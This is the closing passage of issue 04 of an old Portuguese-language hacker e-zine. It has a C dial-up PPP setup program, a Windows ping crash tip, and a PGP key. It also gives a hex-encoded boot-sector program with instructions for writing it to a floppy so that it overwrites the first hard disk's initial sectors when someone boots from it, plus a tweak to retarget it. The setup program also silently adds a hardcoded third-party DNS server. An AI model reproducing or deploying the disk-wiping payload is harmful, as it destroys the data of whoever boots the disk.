    printf("Digite o volume do %s%sspeaker%s do modem (0=desligado,1=baixo,2=medio,3=alto): ",bold,amar,norm);
    scanf("%d", &Speaker );
}

printf("Digite a string de inicializacao do %s%smodem%s [caso nao saiba digite %sATZ%s]: ",bold,amar,norm,bran,norm);
scanf("%s", InitModem );
if( InitModem[0] == 0x00 ) InitModem="ATZ";

printf("Digite a %s%svelocidade%s do modem (56000,38400,19200,2400,1200): ",bold,amar,norm);
scanf("%d", &ModemSpeed );

for(;;){
    printf("Deseja %s%ssreconectar%s caso a ligacao caia ou de^ ocupado: [s/n]",bold,amar,norm);
    scanf("%s", Redisca );
    if( Redisca[0] == 's' ){ Redisca[0] = 0x01; break;}
    if( Redisca[0] == 'S' ){ Redisca[0] = 0x01; break;}
    if( Redisca[0] == 'n' ) break;
    if( Redisca[0] == 'N' ) break;
}

if( (Redisca[0] == 's')||(Redisca[0] == 'S') ) Redisca[0] = 0x01;

printf("Digite o seu %s%SLogin%s em %s: ",bold,amar,norm, Provedor);
scanf("%s", Login );

printf("Digite a sua %s%SSenha%s em %s:",bold,amar,norm, Provedor);
Senha = getpass(" ");

fprintf(fd , "ABORT          BUSY" );
fprintf(fd , "\nABORT          \\"NO CARRIER\\" );
fprintf(fd , "\nABORT          VOICE" );
fprintf(fd , "\nABORT          \\"NO DIALTONE\\" );
fprintf(fd , "\nTIMEOUT        60" );
fprintf(fd , "\n\\"%s", InitModem );
fprintf(fd , "\nOK          ATL%d", Speaker );
fprintf(fd , "\nOK          ATDT%s", Telefone );
fprintf(fd , "\nCONNECT      \\" );
fprintf(fd , "\nlogin        %s", Login );
fprintf(fd , "\nword         \\"q%s\\q\\n", Senha );
fclose(fd);

if( (fd=fopen("/etc/resolv.conf","a")) == NULL){
    printf("Erro ao tentar abrir: %s/etc/resolv.conf%s\\n",bran,norm);
    exit(1);
}

printf("Digite o 1o. %s%SDNS%s de %s(caso nao saiba digite:%s@s ): ",bold,amar,norm, Provedor,bran,norm);
scanf("%s", dns1 );
if(dns1[0] == '@' ){
    printf("\tAhamm, tenho trukes na manga: %sFREE%s DNS\\n", verd, norm);
    fprintf(fd , "\nnameserver 129.244.41.32" );
}else{
    fprintf(fd , "\nnameserver %s", dns1 );
    printf("Digite o 2o. %s%SDNS%s de %s: ",bold,amar,norm, Provedor);
    scanf("%s", dns2 );
    fprintf(fd , "\nnameserver %s", dns2 );
}

fclose(fd);
printf("%c[2J%c[H%c[0m",27,27,27);
printf("%s%SNZppp%s - %svErZa01.0%s - %s%SN%s%sear%s%ss(%s%SZ%s%ss)%s/issue04 - \"%shttp://nearz.home.ml.org%s \\n\\n\",bold,azul,norm,cinz,norm,bold,verd,norm,verd,norm,bold,verd,norm,verd,norm,bold,verd,norm,azu2,norm);
printf("Configuracao para: %s%ss...Concluida\\n\\n",bran,Provedor,norm);
if( access("conecta",0) != 0){
    printf("Parece ser a 1a. vez que voce usa o %s%SNZppp%s!!\\n", bold,azul,norm);
    printf("Criando script pra conectar...\\n");
    if( (fd=fopen("conecta","w")) == NULL){

```

```
printf("Erro ao tentar criar: %s/internet/conecta%s\n",bran,norm);
exit(1);
```

```
}
fprintf( fd , "#!/bin/bash\nsync\ncd /internet\n" );
fprintf( fd , "if [ \"`whoami`\" != \"root\" ] ; then\n");
fprintf( fd , "    echo Voce precisa ser root pra executar isso ;p\n");
fprintf( fd , "    exit 1");
fprintf( fd , "fi\n");
fprintf( fd , "/usr/sbin/pppd defaultroute %d /dev/modem " , ModemSpeed );
if( Rediscar[0] == 0x01 ) fprintf( fd , "persist " );
fprintf( fd , "connect \"/usr/sbin/chat -v -f /internet/$1 \"\n" );
fprintf( fd , "clear\n");
fprintf( fd , "echo Pronto mermao, tah discando...quando ver algo parecido\n");
fprintf( fd , "echo com: local IP address Voce jah estarah conectado, ae aperte
Control+C\n");
fprintf( fd , "echo e boa navegacao . . .[pra desconectar digite: cd /internet ;
desconecta\n");
fprintf( fd , "chmod 600 /var/log/messages 2>/dev/null\n");
fprintf( fd , "chmod 600 /var/log/pppd.chat.log 2>/dev/null\n");
fprintf( fd , "chmod 600 /var/log/syslog 2>/dev/null\n");
fprintf( fd , "chmod 600 /var/log/pppd.debug.log 2>/dev/null\n");
fprintf( fd , "tail -f -c 0 /var/log/pppd.chat.log |cut -b 0-15\n");
fclose(fd);
```


```
if( (fd=fopen("desconecta","w")) == NULL){
    printf("Erro ao tentar criar: %s/internet/desconecta%s\n",bran,norm);
    exit(1);
}
```

```
fprintf( fd , "#!/bin/bash\nsync\ncd /internet\n" );
fprintf( fd , "if [ \"`whoami`\" != \"root\" ] ; then\n");
fprintf( fd , "    echo Voce precisa ser root pra executar isso ;p\n");
fprintf( fd , "    exit 1");
fprintf( fd , "fi\n");
fprintf( fd , "echo Desconectando ... \n");
fprintf( fd , "kill -9 `cat /var/run/ppp*.pid` 2>/dev/null");
fclose(fd);
```

```
printf("Cuidando da sua seguranca ;)\n");
if( chmod("conecta",0700) != 0){ printf("\nErro na protecao de /internet/conecta
(chmod)\n");exit(1);}
if( chmod(Provedor,0600) != 0){ printf("\nErro na protecao de /internet/%s
(chmod)\n",Provedor);exit(1);}

```

```
if( chmod("/var/log/messages" ,0600) != 0){
    printf("\nErro na protecao de /var/log/messages (chmod)\n");}
if( chmod("/var/log/syslog" ,0600) != 0){
    printf("\nErro na protecao de /var/log/syslog (chmod)\n");}
if( chmod("/var/log/pppd.chat.log" ,0600) != 0){
    printf("\nErro na protecao de /var/log/pppd.chat.log (chmod)\n");}
if( chmod("/var/log/pppd.debug.log" ,0600) != 0){
    printf("\nErro na protecao de /var/log/pppd.debug.log (chmod)\n");}
}
printf("\n\n");}
---[ nzppp.c ]--END-----Cut Here!-
```




Hehe, sem muitas palavras a dizer sobre bugs da M\$, vamos direto ao bug:

Se voce usa winSock 2.0 tente fazer isso:

iniciar / executar / "ping www.qwert.com"

AN? AN? AN? eh soh isso :)

Quando voce tentar LOOKUPar um endereco que nao existe de 13 letras acontece isso, ninguem mandou voce usar windows ;)




ae vai um programinha em hex, pra ser colocado no comeco de um disquete

(use um editor de disco (como o Diskedit)) e coloque no topo do disco
(setor 1 , trilha 0.....)
Ai quando alguem for bootar pelo disquete, em menos de 1 segundo. ele
escrevera em cima dos dados iniciais do primeiro HD. e depois ficara em
loop.
(OBS 1: so testei em disquete, nao so maluco pra testar isso no meu HD :))
(OBS 2: voce tambem pode fazer dele um .COM (executavel))

(Para mandar ele ferrar o proprio disquete mude de B2 80 CD para B2 00 CD)



B4 03 B0 05 B5 00 B1 01 B6 00 B2 80 CD 13 CD 20 EA 00 00 FF FF



Pra quem gosta de seguranca em primeiro
Lugar ai ta a nossa PGP public Key ;)
Mandem seus comentarios, criticas, sugestoes
bla blah blah, etc...

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2

mQCNazTfaJ0AAAEeANv2uMmKYndE6WPwkCXvnqatUPJuS3aOvDC0yJDNQRTTEwiP
wfxcdYBCyCjn+xKB3J0FAokL8ldqmBacrRdVrrfAK78LVv1ZmpwswDud57XisBRj
E0SXGIQZ6orCL4FEJaTMPw4qMmG1lxYwpInIOT3PW/EIBH9Hhj6emJVtADC1AAUR
tAVuZWfYeg==
=GLWR
-----END PGP PUBLIC KEY BLOCK-----



ascii, nzppp, xfree(text), winbug(text): by OBtRuDeR
crackz, viruz: by Soul Hunter

EOF --- End of issue 04 - # Near(z) # - End of issue 04 --- EOF